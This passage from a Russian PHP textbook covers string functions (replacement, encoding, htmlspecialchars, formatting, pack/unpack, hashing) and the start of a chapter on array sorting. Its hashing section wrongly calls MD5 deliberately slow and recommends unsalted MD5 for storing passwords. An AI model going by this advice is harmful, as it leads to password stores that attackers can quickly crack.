Функции `array_keys()` и `array_values()`, которые мы рассмотрим в следующей главе, возвращают, соответственно, все ключи и все значения в массиве (в виде обычных списков).

Запустив данную программу, мы увидим, что функции `strtr()` и `str_replace()` дают разные результаты!

```
str_replace(): matrix has matrix
strtr(): you has matrix
```

Очевидно, мы рассчитывали на второй вариант (`"you has matrix"` — примерно "матрица в тебе"), поэтому использование `strtr()` для нас предпочтительнее.

Почему так происходит? Давайте посмотрим. Функция `str_replace()` в цикле перебирает свой первый аргумент-массив и заменяет найденные подстроки:

1. На первой итерации заменяется `"matrix" => "you"`. Текст принимает вид: `"you has you"` (примерно "ты сам в себе").
2. На второй итерации заменяется `"you" => "matrix"`. Текст принимает вид: `"matrix has matrix"` ("матрица в матрице" — абсурд!). Функция не знает, что первое `"you"` заменять не надо, потому что оно было получено на предыдущей итерации.

Неудивительно, что результат отличается от ожидаемого. Как же работает функция `strtr()`? Как уже говорилось выше, она всегда заменяет самые длинные подстроки и никогда не делает замен в тексте, полученном в результате предыдущей подстановки.

Примечание

Алгоритмически это реализуется так: в цикле по каждой позиции в строке (а не по каждой паре замены!) ищется, нет ли в массиве ключа максимальной длины, который "укладывается" *в текущую позицию* строки. Если такой ключ есть, то производится замена, и поиск

продолжается *в оставшейся* части строки. За то, что `strtr()` работает именно так, приходится расплачиваться: если ключи массива замен длинные (а точнее, сильно различаются по длине между собой), замена происходит очень медленно — гораздо медленнее, чем при использовании `str_replace()`.

Итак, применяйте функцию `str_replace()` в случае, если точно уверены, что заменяемые значения не будут перекрываться с результатом предыдущих замен. Используйте `strtr()` во всех остальных случаях. Если же вы работаете с русским текстом в UTF-8, вам придется воспользоваться функцией `str_replace()`.

Преобразования символов

Web-программирование — одна из тех областей, в которых постоянно приходится манипулировать строками: разрывать их, добавлять и удалять пробелы, перекодировать в разные кодировки, наконец, URL-кодировать и декодировать. В PHP реализовать все эти действия вручную, используя только уже описанные примитивы, просто невозможно из соображений быстродействия. Поэтому-то и существуют встроенные функции, описанные в данном разделе.

Следующие несколько функций предназначены для быстрого URL-кодирования и декодирования.

`string urlencode(string $st)`

Функция URL-кодирует строку `$st` и возвращает результат. Эту функцию удобно применять, если вы, например, хотите динамически сформировать ссылку `<a href=...>` на какой-то сценарий, но не уверены, что его параметры содержат только алфавитно-цифровые символы. В этом случае воспользуйтесь функцией так:

```
echo "<a href='/script.php?param=".urlencode($userData)."'>ссылка</a>";
```

Теперь, даже если переменная `$userData` включает символы `=`, `&` или пробелы, все равно сценарию будут переданы корректные данные.

`string urldecode(string $st)`

Производит URL-декодирование строки. В принципе, используется значительно реже, чем `urlencode()`, потому что PHP и так умеет перекодировать входные данные автоматически.

`string rawurlencode(string $st)`

Почти полностью аналогична `urlencode()`, но только пробелы не преобразуются в `+`, как это делается при передаче данных из формы, а воспринимаются как обычные неалфавитно-цифровые символы. Впрочем, этот метод не порождает никаких дополнительных несовместимостей в коде.

`string rawurldecode(string $st)`

Аналогична `urldecode()`, но не воспринимает `+` как пробел.

```
string htmlspecialchars (
  string $st [,
  int $flags = ENT_COMPAT | ENT_HTML401 [,
```

```
  string $encoding = ini_get("default_charset") [,
  bool $double_encode = true ]]])
```

Основное назначение данной функции — гарантировать, что в выводимой строке ни один участок не будет воспринят как тег. Она заменяет в строке *$st* некоторые символы, такие как амперсанд &, кавычки и знаки < и >, их HTML-эквивалентами, соответственно, &, ", ', <, >. Типичное применение этой функции — формирование параметра value в различных элементах формы, чтобы не было никаких проблем с кавычками, или же вывод сообщения в гостевой книге, если пользователю запрещено вставлять теги.

Например, на странице необходимо вывести пример PHP-скрипта. Непосредственный вывод отобразит пустую строку, т. к. все заключенное между <?php и ?> будет восприниматься как неизвестный браузеру тег

```
<?php
  $example = <<<EXAMPLE
<?php
  echo "Hello, world!";
?>
EXAMPLE;
  echo $example;
?>
```

Ситуацию поможет исправить функция htmlspecialchars() (листинг 13.10).

Листинг 13.10. Использование htmlspecialchars(). Файл htmlspecialchars.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Использование htmlspecialchars()</title>
</head>
<body>
  <?php
    $example = <<<EXAMPLE
<?php
  echo "Hello, world!";
?>
EXAMPLE;
    echo htmlspecialchars($example);
  ?>
</body>
</html>
```

Дополнительные параметры позволяют настроить режим преобразования тегов. Второй параметр функции *$flags* позволяет задать набор констант, часть из которых представлена ниже:

- ENT_COMPAT — преобразует апострофы ' в HTML-представление ", при этом кавычки " остаются без изменений;

- ENT_QUOTES — преобразует апострофы ' в ", а кавыки " в ';
- ENT_NOQUOTES — кавычки и апострофы остаются без изменений.

С полным списком констант можно познакомиться в официальной документации. Константы представляют битовые маски и позволяют передать через единственный параметр функций несколько значений. Для этого константы следует объединить оператором побитового объединения |, как мы поступали в *главе 7*.

Третий необязательный аргумент *$encoding* принимает строку с названием кодировки, в которой поступает текст *$st*. Начиная с версии PHP 5.4, в качестве кодировки по умолчанию выступает UTF-8. С версии PHP 5.6 кодировку можно задавать через конфигурационный файл php.ini, используя директиву default_charset.

Последний аргумент *$double_encode* позволяет управлять режимом повторного кодирования HTML-тегов. По умолчанию повторное кодирование включено, поэтому если в строке *$st* встречается последовательность &, являющаяся HTML-представлением амперсанда, она превратиться в &, еще одно преобразование htmlspecialchars() превратит эту последовательность в &. Для того чтобы предотвратить такие преобразования при повторных вызовах, следует установить значение *$double_encode* в false.

> ***Замечание***
>
> Начинающие Web-программисты для решения задачи запрета тегов часто пытаются просто удалить их из строки — например, применив функцию strip_tags(). Этот метод довольно плох, поскольку всегда существует вероятность, что злоумышленник сможет "обмануть" эту функцию.

Вот как можно "отменить" действие функции htmlspecialchars():

```
$trans = array_flip(get_html_translation_table());
$st = strtr($st, $trans);
```

В результате мы из строки, в которой все спецсимволы заменены их HTML-эквивалентами, получим исходную строку во всей ее первозданной красе. Функции get_html_translation_table() не уделено много внимания в этой книге. Она возвращает таблицу преобразований, которая применяется при вызове htmlspecialchars().

string addslashes(string $*st*)

Вставляет слеши перед следующими знаками: ', " и \.

string stripslashes(string $*st*)

Заменяет в строке $*st* некоторые предваренные слешем символы их однокодовыми эквивалентами. Это относится к следующим символам: ", ', \, и никаким другим.

Изменение регистра

Довольно часто нам приходится переводить какие-то строки, скажем, в верхний регистр, т. е. делать все маленькие буквы в строке заглавными. В принципе, для этой цели можно было бы воспользоваться функцией strtr(), рассмотренной выше, но она все же будет работать не так быстро, как нам иногда хотелось бы. В PHP есть функции, которые предназначены специально для таких нужд.

string strtolower(string $*st*)

Преобразует строку `$st` в нижний регистр. Возвращает результат перевода.

string strtoupper(string $*st*)

Переводит строку `$st` в верхний регистр. Возвращает результат преобразования. Эта функция также прекрасно работает со строками, составленными из латинских букв, но с кириллицей может возникнуть все та же проблема.

string ucfirst(string $*st*)

Преобразует в верхний регистр только первую букву в строке `$st`, не трогая остальные.

Установка локали (локальных настроек)

string setlocale(int $*category*, string $*locale*)

Функция устанавливает текущую *локаль* `$locale`, с которой будут работать функции преобразования регистра символов, вывода даты/времени и т. д. Вообще говоря, для каждой категории функций локаль определяется отдельно и выглядит по-разному. То, какую именно категорию функций затронет вызов `setlocale()`, задается в параметре `$category`. Он может принимать следующие целые значения, для которых в PHP предусмотрены специальные константы:

- `LC_CTYPE` — активизирует указанную локаль для функций перевода в верхний/нижний регистры;
- `LC_NUMERIC` — активизирует локаль для функций форматирования дробных чисел, а именно задает разделитель целой и дробной части в числах;
- `LC_TIME` — задает формат вывода даты и времени по умолчанию;
- `LC_ALL` — устанавливает все вышеперечисленные режимы.

Теперь поговорим о параметре `$locale`. Каждая локаль, установленная в системе, имеет свое уникальное имя, по которому к ней можно обратиться. Именно оно и фиксируется в этом параметре. Однако есть два важных исключения из этого правила. Во-первых, если величина `$locale` равна пустой строке `""`, то устанавливается та локаль, которая указана в глобальной переменной окружения с именем, совпадающим с именем категории `$category` (или `LANG` — она практически всегда присутствует в UNIX). Во-вторых, если в этом параметре передается 0, то новая локаль не устанавливается, а просто возвращается имя текущей локали для указанного режима.

К сожалению, имена локалей задаются при настройке операционной системы, и для них, по-видимому, не существует стандартов. Выясните у своего хостинг-провайдера, как называются локали для разных кодировок русских символов. Но, если следующий фрагмент работает у вашего хостинг-провайдера, это не означает, что он заработает, например, под Windows:

```
setlocale(LC_CTYPE, 'ru_RU.UTF-8');
```

Здесь вызов устанавливает таблицу замены регистра букв в соответствии с кодировкой UTF-8.

По правде говоря, локаль — вещь довольно непредсказуемая и, как мы уже говорили, достаточно плохо переносимая между операционными системами. Так что, если ваш

сценарий не очень велик, задумайтесь: возможно, лучше будет искать обходной путь, а не рассчитывать на локаль.

Имейте в виду, что по умолчанию PHP не использует вообще никакую локаль, даже если в системе она установлена. Для того чтобы активировать локаль по умолчанию и тем самым заставить функции `strtoupper()`, `strftime()` и т. д. работать правильно, необходимо выполнить в начале скрипта следующую команду:

```
setlocale(LC_ALL, '');
```

Как видите, мы не указываем имя локали, и в этом случае PHP сам выбирает ту, что установлена в системе по умолчанию (напоминаем, что в UNIX ее имя хранится в переменной окружения `LANG`). Конечно, если вы знаете имя, то можете его здесь указать.

> ***Внимание!***
>
> Еще раз обратите внимание, что вызывать `setlocale()` нужно обязательно, даже если имя локали неизвестно. В последнем случае есть шанс, что PHP сможет установить правильную локаль самостоятельно.

Функции форматных преобразований

Как мы знаем, переменные в строках PHP интерполируются, поэтому практически всегда задача "смешивания" текста со значениями переменных не является проблемой. Например, мы можем спокойно написать что-то вроде:

```
echo "Привет, $name! Вам $age лет.";
```

Вспомним, что в языке C нам приходилось для аналогичных целей писать следующий код:

```
printf("Привет, %s! Вам %s лет", name, age);
```

Язык PHP также поддерживает ряд функций, использующих такой же синтаксис, как и их C-эквиваленты. Бывают случаи, когда их применение дает наиболее красивое и лаконичное решение, хотя это и случается довольно редко.

`string sprintf(string $`*`format`*` [, mixed `*`args`*`, ...])`

Эта функция — аналог функции `sprintf()` в языке C. Она возвращает строку, составленную на основе строки форматирования, содержащей некоторые специальные символы, которые будут впоследствии заменены значениями соответствующих переменных из списка аргументов.

Строка форматирования *`$format`* может включать в себя команды форматирования, предваренные символом `%`. Все остальные символы копируются в выходную строку как есть. Каждый спецификатор формата (т. е. символ `%` и следующие за ним команды) соответствует одному и только одному параметру, указанному после параметра *`$format`*. Если же нужно поместить в текст `%` как обычный символ, необходимо его удвоить:

```
echo sprintf("The percentage was %d%%", $percentage);
```

Каждый спецификатор формата включает максимум пять элементов, *записанных слитно* (в порядке их следования после символа `%`):

```
% Заполнитель [-] Размер .Точность Тип
```

- Необязательный *заполнитель* — символ заполнения, который будет использован, если выводимая величина занимает меньше знакомест, чем имеет отведенное для нее поле. В качестве символов-заполнителей может использоваться пробел или 0, по умолчанию подставляется пробел. Можно задать любой другой знак, если указать его в строке форматирования, предварив апострофом (').
- Необязательный *спецификатор выравнивания*, определяющий, будет результат выровнен по правому или по левому краю поля. По умолчанию производится выравнивание по правому краю, однако можно указать и левое выравнивание, задав символ - (дефис).
- Необязательное число, определяющее *размер* поля для вывода величины. Если результат не будет в поле помещаться, то он "вылезет" за края этого поля, но без усечения.
- Необязательное число, предваренное точкой ("."), предписывающее *точность*, — количество знаков после запятой в результирующей строке. Этот спецификатор учитывается лишь в том случае, если происходит вывод числа с плавающей точкой, в противном случае он игнорируется.
- Наконец, обязательный (заметьте — единственный обязательный!) спецификатор *типа* величины, которая будет помещена в выходную строку:
  - b — очередной аргумент из списка выводится как двоичное целое число;
  - c — выводится символ с указанным в аргументе кодом;
  - d — целое число;
  - f — число с плавающей точкой;
  - o — восьмеричное целое число;
  - s — строка символов;
  - x — шестнадцатеричное целое число с маленькими буквами a–f;
  - X — шестнадцатеричное число с большими буквами A–F.

Вот как можно указать точность представления чисел с плавающей точкой:

```
$money1 = 68.75;
$money2 = 54.35;
$money = $money1 + $money2;
echo "$money<br>";                    // выведет "123.1"
echo sprintf ("%01.2f<br>", $money); // выведет "123.10"!
```

Приведем пример вывода целых чисел, предваренного нужным количеством нулей (он может вам очень пригодиться). В нем показано, насколько удобной может иногда быть функция sprintf():

```
$isodate = sprintf("%04d-%02d-%02d", $year, $month, $day);
```

void printf(string $*format* [, mixed *args*, ...])

Делает то же самое, что и функция sprintf(), только результирующая строка не возвращается, а направляется в браузер пользователя.

```
string number_format(float $number, int $decimals,
                     string $dec_point=".", string $thousands_sep=",")
```

Эта функция форматирует число с плавающей точкой с разделением его на триады с указанной точностью. Она может быть вызвана с двумя или четырьмя аргументами, но не с тремя! Параметр `$decimals` задает, сколько цифр после запятой должно быть у числа в выходной строке. Параметр `$dec_point` представляет собой разделитель целой и дробной частей, а параметр `$thousands_sep` — разделитель триад в числе (если указать на его месте пустую строку, то триады не отделяются друг от друга).

В PHP существует еще несколько функций для выполнения форматных преобразований, среди них `sscanf()` и `fscanf()`, которые часто применяются в C. Однако в PHP их использование весьма ограниченно: чаще всего для разбора строк оказывается гораздо выгоднее привлечь регулярные выражения или функцию `explode()`. Именно по этой причине мы здесь не уделяем повышенного внимания данным функциям.

Форматирование текста

```
string nl2br(string $st [, bool $is_xhtml = true])
```

Заменяет в строке `$st` все символы новой строки `\n` на `<br />\n` и возвращает результат. Исходная строка не изменяется. Если необязательный параметр `$is_xhtml` принимает значение `false`, то вместо тега в XHTML-формате `<br />` подставляется тег `<br>`.

```
string wordwrap(
  string $st
 [, int $width = 75
 [, string $break = "\n"
 [, bool $cut = false]]])
```

Эта функция оказывается невероятно полезной при форматировании текста письма перед автоматической отправкой его адресату при помощи `mail()`. Она разбивает блок текста `$st` на несколько строк, завершаемых символами `$break`, так, чтобы на одной строке было не более `$width` букв. Разбиение происходит по границе слова, поэтому текст остается читаемым. Такое поведение можно изменить при помощи последнего параметра `$cut`, если оно установлено в `true`, разрыв строки будет осуществляться точно по границе `$width`. Функция возвращает получившуюся строку с символами перевода строки, заданными в `$break`.

Давайте рассмотрим пример форматирования некоторого текста по ширине поля 20 символов (узкая колонка), предварив каждую строку префиксом `"> "` (т. е. оформление его как цитирование, принятое в электронной переписке) — листинг 13.11.

Листинг 13.11. Использование `wordwrap()`. Файл wordwrap.php

```
<?php ## Использование wordwrap()
  function cite($ourText, $maxlen = 60, $prefix = "> ") {
     $st = wordwrap($ourText, $maxlen - strlen($prefix), "\n");
     $st = $prefix.str_replace("\n", "\n$prefix", $st);
     return $st;
  }
```

```
  echo "<pre>";
  echo cite("The first Matrix I designed was quite naturally
perfect, it was a work of art - flawless, sublime. A triumph
equalled only by its monumental failure. The inevitability
of its doom is apparent to me now as a consequence of the
imperfection inherent in every human being. Thus, I
redesigned it based on your history to more accurately reflect
the varying grotesqueries of your nature. However, I was again
frustrated by failure.", 20);
  echo "</pre>";
?>
```

string strip_tags(string $*st* [, string $*allowable_tags*])

Эта функция удаляет из строки `$st` все теги и возвращает результат. В параметре `$allowable_tags` можно передать теги, которые не следует удалять из строки. Они должны перечисляться вплотную друг к другу. Пример — в листинге 13.12.

Листинг 13.12. Удаление HTML-тегов из строки. Файл strip_tags.php

```
<?php ## Удаление HTML-тегов из строки
  $st =<<<HTML
    <b>Жирный текст</b>
    <tt>Моноширинный текст</tt>
    <a href='http://www.dklab.ru'>Ссылка</a>
    a<x && y>d
HTML;
  echo "Исходный текст: $st";
  echo "<hr>После удаления тегов: ".strip_tags($st, "<tt><b>");
?>
```

Запустив этот пример, мы сможем заметить, что теги `<tt>` и `<b>` не были удалены (равно как и их парные закрывающие), в то время как тег `<a>` исчез. Обратите особое внимание на то, что произошло с подстрокой `"a<x && y>d"`. Очевидно, она представляет собой не тег, а логическое выражение. Но PHP решил иначе и оставил в тексте только `"ad"`, удалив середину. Итак, при использовании функции `strip_tags()` будьте внимательны: не передавайте ей текст, который может трактоваться неоднозначно.

Работа с бинарными данными

Как мы уже знаем, строки могут содержать любые, в том числе и бинарные, данные (т. е. символы с кодами, меньшими 32). Например, вполне реально считать в строковую переменную какой-нибудь GIF- или JPG-файл. Для работы с такими строками иногда удобно использовать функции `pack()` и `unpack()`.

string pack(string $*format* [, mixed $*args*, ...])

Функция `pack()` упаковывает заданные аргументы в бинарную строку, которая затем и возвращается. Формат параметров, а также их количество, задается при помощи строки `$format`, которая представляет собой набор однобуквенных спецификаторов формати-

рования — наподобие тех, что указываются в `sprintf()`, но только без знака `%`. После каждого спецификатора может стоять число, которое отмечает, сколько информации будет обработано данным спецификатором. А именно, для форматов `a`, `A`, `h` и `H` число задает, какое количество символов будет помещено в бинарную строку из тех, что находятся в очередном параметре-строке при вызове функции (т. е. определяется размер поля для вывода строки). В случае `@` оно определяет абсолютную позицию, в которую будут помещены следующие данные. Для всех остальных спецификаторов следующие за ними числа задают количество аргументов, на которые распространяется действие данного формата. Вместо числа можно указать `*`, тогда подразумевается, что спецификатор действует на все оставшиеся данные. Ниже приведен полный список спецификаторов формата:

- `a` — строка, свободные места в поле заполняются символом с кодом 0;
- `A` — строка, свободные места заполняются пробелами;
- `h` — шестнадцатеричная строка, младшие разряды в начале;
- `H` — шестнадцатеричная строка, старшие разряды в начале;
- `c` — знаковый байт (символ);
- `C` — беззнаковый байт;
- `s` — знаковое короткое целое (16 битов, порядок байтов определяется архитектурой процессора);
- `S` — беззнаковое короткое целое;
- `n` — беззнаковое целое (16 битов, старшие разряды в конце);
- `v` — беззнаковое целое (16 битов, младшие разряды в конце);
- `i` — знаковое целое (размер и порядок байтов определяется архитектурой);
- `I` — беззнаковое целое;
- `l` — знаковое длинное целое (32 бита, порядок байтов определяется архитектурой);
- `L` — беззнаковое длинное целое;
- `N` — беззнаковое длинное целое (32 бита, старшие разряды в конце);
- `V` — беззнаковое целое (32 бита, младшие разряды в конце);
- `f` — число с плавающей точкой (зависит от архитектуры);
- `d` — число с плавающей точкой двойной точности (зависит от архитектуры);
- `x` — символ с нулевым кодом;
- `X` — возврат назад на 1 байт;
- `@` — заполнение нулевым кодом до заданной абсолютной позиции.

Немало, не правда ли? Вот пример использования этой функции:

```
// Целое, целое, все остальное - символы
$bindata = pack("nvc*", 0x1234, 0x5678, 65, 66);
```

После выполнения приведенного кода в строке `$bindata` будет содержаться 6 байтов в такой последовательности: 0x12, 0x34, 0x78, 0x56, 0x41, 0x42 (в шестнадцатеричной системе счисления).

array unpack(string $*format*, string $*data*)

Функция `unpack()` выполняет действия, обратные `pack()` — распаковывает строку `$data`, пользуясь информацией о формате `$format`. Возвращает она ассоциативный массив, содержащий элементы распакованных данных. Строка `$format` задается немного в другом формате, чем в функции `pack()`, а именно, после каждого спецификатора (или после завершающего его числа) должно "впритык" следовать имя ключа в ассоциативном массиве. Разделяются параметры при помощи символа `/`. Например:

```
$array = unpack("c2chars/nint", $bindata);
```

В результирующий массив будут записаны элементы с ключами: `chars1`, `chars2` и `int`. Как видим, если после спецификатора задано число, то к имени ключа будут добавлены номера 1, 2 и т. д., т. е. в массиве появятся несколько ключей, отличающихся суффиксами.

Когда полезны функции `pack()` и `unpack()`? Например, вы считали участок GIF-файла, содержащий его размер в пикселах, и хотите преобразовать бинарную 32-битную ячейку памяти в формат, понятный PHP. Или, наоборот, стремитесь работать с файлами с фиксированным размером записи. В этом случае вам и пригодятся рассмотренные функции. Вообще говоря, функции `pack()` и `unpack()` применяются сравнительно редко. Это связано с тем, что в PHP практически все действия, которые могут потребовать работы с бинарными данными (например, анализ файла с рисунком с целью определения его размера), уже реализованы в виде встроенных функций (в нашем примере с GIF-картинкой это `getimagesize()`).

Хэш-функции

string md5(string $*st* [, bool *$raw_output* = false])

Возвращает хэш-код MD5 строки `$st`, основанный на алгоритме корпорации RSA Data Security под названием "MD5 Message-Digest Algorithm". *Хэш-код* — это просто строка, *почти* уникальная для каждой из строк `$st`. То есть вероятность, что две *разные* строки, переданные в `$st`, дадут нам *одинаковый* хэш-код, стремится к нулю.

В то же время, если длина строки `$st` может достигать нескольких тысяч символов, то ее MD5-код занимает максимум 32 символа. Если последний параметр `$raw_output` установлен в `true`, то возвращаемый функцией хэш будет занимать 16 символов.

Для чего нужен хэш-код и, в частности, алгоритм MD5? Например, для проверки паролей на истинность. Пусть, к примеру, у нас есть система со многими пользователями, каждый из которых имеет свой пароль. Можно, конечно, хранить все эти пароли в обычном виде или зашифровать их каким-нибудь способом, но тогда велика вероятность, что в один прекрасный день этот файл с паролями у вас украдут. Если пароли были зашифрованы, то, зная метод шифрования, не составит особого труда их раскодировать. Однако можно поступить другим способом, при использовании которого даже если файл с паролями украдут, расшифровать его будет математически невозможно. Сделаем так: в файле паролей будем хранить не сами пароли, а их (MD5) хэш-коды. При попытке какого-либо пользователя войти в систему мы вычислим хэш-код только что введенного им пароля и сравним его с тем, который записан у нас в базе данных. Если коды совпадут, значит, все в порядке, а если нет — что ж, извините...

Конечно, при вычислении хэш-кода какая-то часть информации о строке `$st` безвозвратно теряется. И именно это позволяет нам не опасаться, что злоумышленник, получивший файл паролей, сможет его когда-нибудь расшифровать. Ведь в нем нет самих паролей, нет даже их каких-то связующих частей!

Алгоритм MD5 специально был изобретен для того, чтобы как раз и обеспечить описанную выше схему. Так как все же существует вероятность, что у разных строк MD5-коды совпадут, то, чтобы не дать возможность злоумышленнику войти в систему, перебирая пароли с бешеной скоростью, алгоритм MD5 работает довольно медленно. И его нельзя никак ускорить, потому что это будет уже не MD5. Так что даже на самых мощных компьютерах вряд ли получится перебрать более нескольких тысяч паролей в секунду, а это совсем маленькая скорость, капля в океане возможных MD5-кодов.

> ***Замечание***
>
> В августе 2004 года группа китайских ученых провела исследования, ставящие под сомнение надежность алгоритма MD5 *в некоторых приложениях*. Было показано, что если известен MD5-код некоторой строки *и сама эта строка*, то за разумное время можно найти *другую* строку, имеющую тот же самый хэш-код. Если же исходная строка *неизвестна* (как, например, в случае с базой данных паролей), MD5-код по-прежнему надежен.

`int crc32(string $st)`

Функция `crc32()` вычисляет 32-битную контрольную сумму строки `$st`. То есть, результат ее работы — 32-битное (4-байтовое) целое число. Эта функция работает быстрее `md5()`, но в то же время выдает гораздо менее надежные хэш-коды для строки. Так что теперь, чтобы получить методом случайного подбора для двух разных строк одинаковые хэш-коды, вам потребуется не триллион лет работы самого мощного компьютера, а всего лишь... год-другой. Впрочем, если не использовать генератор случайных чисел, а разобраться в алгоритме вычисления 32-битной контрольной суммы, эту же задачу легко можно решить буквально за секунду, потому что алгоритм crc32 имеет бóльшую предсказуемость, чем MD5.

`string crypt(string $st [,string $salt])`

Алгоритм шифрования DES до недавнего времени был стандартным для всех версий UNIX и использовался как раз для кодирования паролей пользователей (тем же самым способом, о котором мы говорили при рассмотрении функции `md5()`). Но в последнее время MD5 постепенно начал его вытеснять. Это и понятно: алгоритм MD5 гораздо надежнее. Рекомендуем и вам везде применять `md5()` вместо `crypt()`.

Впрочем, функция `crypt()` все же может понадобиться в одном случае: если вы хотите сгенерировать хэш-код для другой программы, которая использует именно алгоритм DES.

Хэш-код для одной и той же строки, но с различными значениями `$salt` (кстати, это должна быть обязательно двухсимвольная строка) дает разные результаты. Если параметр `$salt` пропущен, PHP сгенерирует его случайным образом, так что не удивляйтесь работе следующего примера:

```
$st = "This is the test";
echo crypt($st)."<br />";  // можем получить, например, 7N8JKLKbBWEhg
echo crypt($st)."<br />";  // а здесь появится, например, Jsk746pawBOA2
```

Как видите, два одинаковых вызова `crypt()` без второго параметра выдают совершенно разные хэш-коды. За деталями работы функции обращайтесь к документации PHP.

Начиная с PHP 7, доступна функция для генерации псевдослучайной последовательности байтов произвольной длины.

`string random_bytes(int $length)`

Функция принимает в качестве единственного аргумента количество байтов, которое должно получиться в генерируемой строке, и возвращает строку. Особенностью функции является очень хорошее распределение случайных чисел, о котором мы более подробно поговорим в *главе 15*. Функция вряд ли может использоваться для генерации паролей, т. к. бóльшая часть байтов просто нечитаема. Однако она может быть полезна в криптографических целях, например, для параметра `$salt` в функции `crypt()`.


Сброс буфера вывода

`void flush()`

Эта функция имеет очень и очень отдаленное отношение к работе со строками, но она еще дальше отстоит от других функций. Именно поэтому мы включили ее в данную главу. Начнем издалека: обычно при использовании `echo` данные не прямо сразу отправляются клиенту, а накапливаются в специальном буфере, чтобы потом транспортироваться большой "пачкой". Так получается быстрее. Однако иногда бывает нужно досрочно отправить все данные из буфера пользователю, например, если вы что-то выводите в реальном времени (так зачастую работают чаты). Вот тут-то вам и поможет функция `flush()`, которая отправляет содержимое буфера `echo` в браузер пользователя.

Резюме

В данной главе мы познакомились с кодировкой UTF-8, научились настраивать PHP для корректной работы с данной кодировкой, рассмотрели большинство основных функций PHP для работы со строками. В главе также описаны функции для поиска и замены в строках, форматирования больших блоков текста: удаление и "экранирование" тегов, разбиение текста на строки, получение хэш-кода.



ГЛАВА 14

Работа с массивами

Листинги данной главы
можно найти в подкаталоге funcarr.

В *части II* книги мы уже рассматривали часть возможностей, которые предоставляет PHP для работы с ассоциативными массивами. В их число входят различные механизмы перебора, получение числа элементов, оперирование ключами и значениями и т. д.

Однако здесь перечислено далеко не все, что можно делать с массивами в PHP. Язык содержит множество других, иногда невероятно полезных, функций. В этой главе мы рассмотрим большинство из них.

Лексикографическая и числовая сортировки

Так как в PHP основными примитивными типами являются число и строка, существуют два метода сортировки:

- лексикографическое упорядочивание: сортировка по алфавиту. Именно так сортируются слова в толковом или иностранном словаре;
- числовое упорядочивание: сортировка по возрастанию (или убыванию).

С точки зрения лексикографической сортировки последовательность строк "1", "10", "2" корректно упорядочена по возрастанию, в то время как при числовой сортировке порядок должен быть, конечно же, таким: 1, 2, 10.

По умолчанию все функции сортировки, имеющиеся в PHP, выбирают один из методов самостоятельно. Если сравниваемые значения представляют собой числа (или строки, содержащие числа), то они сравниваются в числовом контексте, в противном случае — в лексикографическом. Тем не менее существует способ явно указать, что тот или иной массив следует сортировать конкретным методом. Для этого предназначен необязательный параметр `$sort_flag` (далее мы его все время будем приводить в заголовках функций), который может принимать следующие значения:

- `SORT_REGULAR` — автоматический выбор метода;
- `SORT_NUMERIC` — числовая сортировка;
- `SORT_STRING` — лексикографическая сортировка.

По умолчанию подразумевается `SORT_REGULAR`.

Сортировка произвольных массивов

Начнем с самого простого — сортировки массивов. В PHP для этого существует очень много функций. С их помощью можно сортировать ассоциативные массивы и списки в порядке возрастания или убывания, а также в том порядке, в каком заблагорассудится — посредством пользовательской функции сортировки.

Сортировка по значениям

```
void asort(array &$array [,int $sort_flag])
void arsort(array &$array [,int $sort_flag])
```

Функция `asort()` сортирует массив, указанный в ее параметре, так, чтобы его значения располагались в алфавитном (если это строки) или в возрастающем (для чисел) порядке. При этом сохраняются связи между ключами и соответствующими им значениями, т. е. некоторые пары *ключ=>значение* просто "всплывают" наверх, а некоторые, наоборот, "опускаются". Пример — в листинге 14.1.

Листинг 14.1. Сортировка массива по значениям. Файл asort.php

```
<?php ## Сортировка массива по значениям
  $A = [
    "a" => "Zero",
    "b" => "Weapon",
    "c" => "Alpha",
    "d" => "Processor"
  ];
  asort($A);
  print_r($A);
  // Array([c]=>Alpha [d]=>Processor [b]=>Weapon [a]=>Zero)
  // Как видим, поменялся только порядок пар ключ=>значение
?>
```

Функция `arsort()` выполняет то же самое, однако упорядочивает массив не по возрастанию, а по убыванию.

> ***Примечание***
>
> Параметр `$sort_flag` здесь и далее имеет один и тот же смысл, который упоминался в *разд. "Лексикографическая и числовая сортировки" ранее в этой главе*.

Сортировка по ключам

```
void ksort(array &$array [,int $sort_flag])
void krsort(array &$array [,int $sort_flag])
```

Функция `ksort()` практически идентична функции `asort()`, с тем различием, что сортировка осуществляется не по значениям, а по ключам (в порядке возрастания). Пример — в листинге 14.2.

Листинг 14.2. Сортировка массива по ключам. Файл ksort.php

```
<?php ## Сортировка массива по ключам
  $A = [
    "c" => "Alpha",
    "a" => "Zero",
    "d" => "Processor",
    "b" => "Weapon",
  ];
  ksort($A);
  print_r($A);
  // Array([a]=>Zero [b]=>Weapon [c]=>Alpha [d]=>Processor)
?>
```

Функция для сортировки по ключам в обратном порядке называется `krsort()` и применяется точно в таком же контексте, что и `ksort()`.

Пользовательская сортировка по ключам

void uksort(array &$*array*, string $*callback*)

Довольно часто нам приходится сортировать что-то по более сложному критерию, чем просто по алфавиту. Например, пусть в `$files` хранится список имен файлов и подкаталогов в текущем каталоге. Возможно, мы захотим вывести этот список не только в лексикографическом (алфавитном) порядке, но также и чтобы все каталоги предшествовали файлам. В этом случае нам стоит воспользоваться функцией `uksort()`, передав в качестве второго параметра предварительно написанную или анонимную функцию сравнения с двумя параметрами, как того требует `uksort()` (листинг 14.3).

Листинг 14.3. Пользовательская сортировка по ключам. Файл uksort.php

```
<?php ## Пользовательская сортировка по ключам
  // Записываем в $files содержимое текущего каталога:
  // массив с ключами - именами файлов и значениями - их размером
  $d = opendir(".");
  while (false !== ($e = readdir($d))) {
    if (is_dir($e)) $files[$e] = 0;
    else $files[$e] = filesize($e);
  }

  // Сортируем его и печатаем
  uksort($files, function($f1, $f2)
  {
    // Эта функция должна сравнивать значения $f1 и $f2 (имена
    // файлов или каталогов) и возвращать:
    // -1, если $f1 < $f2,
    //  0, если $f1 == $f2,
    //  1, если $f1 > $f2.
    // Под < и > понимается следование этих имен в выводимом списке
```

```
    // Каталог всегда предшествует файлу
    if (is_dir($f1) && !is_dir($f2)) return -1;
    // Файл всегда идет после каталога
    if (!is_dir($f1) && is_dir($f2)) return 1;
    // Иначе сравниваем лексикографически
    return $f1 <=> $f2;
  });

  print_r($files);
?>
```

Забегая вперед заметим, что функции `opendir()` и `readdir()` предназначены для чтения имен файлов и подкаталогов в некотором каталоге. Мы используем их для заполнения массива `$files` так, чтобы в его ключах находились имена файлов, а в значениях — их размеры. Более подробно функции освещаются в *главе 16*.

